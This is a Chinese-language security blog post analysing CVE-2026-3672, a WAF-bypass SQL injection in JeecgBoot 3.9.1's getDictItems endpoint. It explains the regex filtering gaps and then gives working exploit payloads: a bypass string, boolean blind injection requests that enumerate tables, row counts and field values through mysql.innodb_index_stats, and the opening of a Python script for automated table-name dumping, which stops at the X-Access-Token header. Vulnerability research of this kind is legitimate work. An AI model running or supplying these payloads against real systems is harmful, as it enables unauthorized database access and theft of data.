前言 本文参考:CVE-2026-3672 Jeecgboot3.9.1/3.9.0 WAF绕过:正则缺陷导致SQL注入
漏洞具体可见:CVE记录:CVE-2026-3672
本文基本为静态分析,环境终于搭建成功但分析完不是很想去动态调试。。。。
分析的jeecg-boot版本为3.9.1
需任意用户权限
漏洞分析 下面分析都将基于该payload进行:jeecg-boot/sys/api/getDictItems?dictCode=sys_user,username,id,1=1%20and%20(select%20count(username)%20from%20sys_user)
漏洞点位于:/sys/dict/getDictItems/{dictCode}
因此我们可以锁定SysDictController.java,锁定对应的getDictItems方法
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 @RequestMapping(value = "/getDictItems/{dictCode}", method = RequestMethod.GET) public Result<List<DictModel>> getDictItems (@PathVariable("dictCode") String dictCode, @RequestParam(value = "sign",required = false) String sign,HttpServletRequest request) { log.debug(" dictCode : " + dictCode); Result<List<DictModel>> result = new Result <List<DictModel>>(); try { List<DictModel> ls = sysDictService.getDictItems(dictCode); if (ls == null ) { result.error500("字典Code格式不正确!" ); return result; } result.setSuccess(true ); result.setResult(ls); log.debug(result.toString()); } catch (Exception e) { log.error(e.getMessage(), e); result.error500("操作失败" ); return result; } return result; }
从注释里面我们可以看到虽然标注了”接口签名验证”,但实际代码中 sign 参数是 required = false,签名校验并未强制执行。加上无 @RequiresPermissions 权限注解,任何登录用户都能调用
方法的代码逻辑比较简单,我们直接跟进List<DictModel> ls = sysDictService.getDictItems(dictCode);
一开始会判断传入的dictCode参数是否包含逗号,不包含就会走进else从句中的,使用 #{code} 参数化查询;包含的话就会走进if从句里面,按照逗号进行拆分后拼入动态sql中执行
按逗号拆分形成params数组,可以看到:queryTableDictItemsByCodequeryTableDictItemsByCodeAndFilter(params[0], params[1], params[2], params[3])
(最主要利用还是走四段格式的,三段格式虽然要是存在where等关键词会再进行划分然后也会走入四段格式所用的方法,但终究还是过于复杂了点
于是我们继续跟进四段格式的代码ls = this.queryTableDictItemsByCodeAndFilter(params[0], params[1], params[2], params[3]);
先走进最下面的sql语句
可以看见都是动态直接拼接进去的

回到该方法,里面一共做了三次过滤:sql注入校验、表字典的黑白名单校验、表名和字段的转义并检验
看得出来对于前三个参数table、text、code的检测非常严格,具体代码跟进去也是如此
所以重点就是看filterSql参数了,而它也是仅仅只经历一次的检查

跟进SqlInjectionUtil.specialFilterContentForDictSql(filterSql);
先是经历两个检查,一个是sql注释检查,一个是关键词检测
注释检测跟进checkSqlAnnotation(value);
其中进行匹配的两个正则表达式定义如下
1
2
private final static Pattern SQL_ANNOTATION = Pattern.compile("/\\*[\\s\\S]*\\*/" );private final static String SQL_ANNOTATION2 = "--" ;
很清晰,一个是不允许出现注释符,另一个是不允许进行注释注入
注入的时候不用这些就好了,从之前的sql语句可以知道filterSql是拼接在where关键词后面的,只要后面闭合好就无事
继续往下走轮到了字典关键词检测,字典关键词定义如下:
1 private static String specialDictSqlXssStr = "exec |peformance_schema|information_schema|extractvalue|updatexml|geohash|gtid_subset|gtid_subtract|insert |select |delete |update |drop |count |chr |mid |master |truncate |char |declare |;|+|--" ;
默认的关键词定义如下:
1 private final static String XSS_STR = "and |exec |peformance_schema|information_schema|extractvalue|updatexml|geohash|gtid_subset|gtid_subtract|insert |select |delete |update |drop |count |chr |mid |master |truncate |char |declare |;|or |+|--" ;
对比可以发现字典关键词里面少了and和or

继续往下走看是怎么检测关键词的,跟进isExistSqlInjectKeyword(value, xssArr[i])
前面的关键词判断都好理解,其中的FULL_MATCHING_KEYWRODS定义如下所示
1 2 3 4 5 6 7 8 9 private static List<String> FULL_MATCHING_KEYWRODS = new ArrayList <>();static { FULL_MATCHING_KEYWRODS.add(";" ); FULL_MATCHING_KEYWRODS.add("+" ); FULL_MATCHING_KEYWRODS.add("--" ); }
按照上面的poc,我们一定会走到红色框中的部分
String var3 = "\\s+\\S+" + var1;: \s+ 匹配一个或多个空白字符 ;\S+ 匹配一个或多个非空白字符 ;所以该正则找的就是:**[空白字符] + [非空白字符] + 关键词**
poc中的%20(select会被匹配成功导致会走入for循环中,但是这边的逻辑写的就很有意思,只有当被匹配的这段内容还存在那几个特殊符号之一的情况下才会返回true,否则就是嘎嘎循环然后出去返回false
所以我们的poc还是可以顺利地成功绕过
到目前为止可以说手法跟3.7.0版本的是一模一样的,那么3.9.1做了哪些改进

回到specialFilterContentForDictSql方法,经过for循环后继续往下走,又进行了两个判断
都还是关键词的判断,第一个是对表的过滤,看下XSS_STR_TABLE的定义
1 2 3 4 public final static String XSS_STR_TABLE = "peformance_schema|information_schema" ;
对sql注入的常用表名进行了过滤,那就有点难办了
第二个关键词是对sql注入常用词进行过滤,查看定义
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 private final static String[] XSS_REGULAR_STR_ARRAY = new String []{ "chr\\s*\\(" , "mid\\s*\\(" , " char\\s*\\(" , "sleep\\s*\\(" , "user\\s*\\(" , "show\\s+tables" , "user[\\s]*\\([\\s]*\\)" , "show\\s+databases" , "sleep\\(\\d*\\)" , "sleep\\(.*\\)" , };
拦截了 sleep()、user()、chr() 等函数。但没有覆盖 select、union、database()、substring()、benchmark() 等 → 绕过方式充足
最后走完这两个检测后,便可以执行我们的sql语句了
1
2
3
4
select ${text} as "text", ${code} as "value" from ${table }< if test= "filterSql != null and filterSql != ''"> where ${filterSql} < / if>
漏洞利用 前面的验证型payload可以顺利通过jeecg-boot/sys/api/getDictItems?dictCode=sys_user,username,id,1=1%20and%20(select%20count(username)%20from%20sys_user)
那么接下来我们就要进行布尔盲注了

dictCode=sys_user,username,id,1=1%20and%20(length(database())=10)

虽然过滤了一些系统表,但mysql.innodb_index_stats能用

查当前库下表的数量
第一个表的长度
第一个字符
由z到a进行比较如果返回真说明是这个字母
第二个字符
接在第一个字符的后面还是从z开始,这是不变的。
后面以此类推。
假如表名是aigc_word_template
会返回真
第二个表的长度
判断字段是否存在
表行数
判断表中是否有数据
验证id非空行
确定字段内容长度
从0开始,为真就继续加
GET /jeecg-boot/sys/api/getDictItems?dictCode=sys_user,username,id,1=1+and+exists(select+id+from+aigc_word_template+where+length(id)%3e19) HTTP/1.1
为假了说明就是这个了
GET /jeecg-boot/sys/api/getDictItems?dictCode=sys_user,username,id,1=1+and+exists(select+id+from+aigc_word_template+where+length(id)%3D19) HTTP/1.1
进行验证
获取id字段内容
从0开始
返回真就是正确的,比如说id字段的内容为1957327567174488065
GET /jeecg-boot/sys/api/getDictItems?dictCode=sys_user,username,id,1=1+and+exists(select+1+from+aigc_word_template+where+cast(id+as+char)+like+’1%25’) HTTP/1.1
为真
假
加了几轮
真
最后
真
这里换到一个有两行以上的表。假设已知第一行id为1898995126819143682
确认存在下一行
GET /jeecg-boot/sys/api/getDictItems?dictCode=sys_user,username,id,1=1+and+exists(select+1+from+airag_app+where+id+%3c+’1898995126819143682’) HTTP/1.1
大小都判断一下有一个为真就说明存在
确认下一行id的长度
还是从0开始,一直到为真为止比如说1为真
下一个就是
直到为真为止
其他字段也是同理,但每个字段都需要考虑字母、数字、符号,暂时不考虑中文。这也只是当前库的payload,如果还有弄其他库工作量实在太大了。手搓完payload叫ai写脚本干活就行了。

爆所有表名脚本
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
import requests import time URL = "http://localhost:8080/jeecg-boot/sys/api/getDictItems" HEADERS = { "User-Agent" : "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:148.0) Gecko/20100101 Firefox/148.0" , "X-Access-Token" : 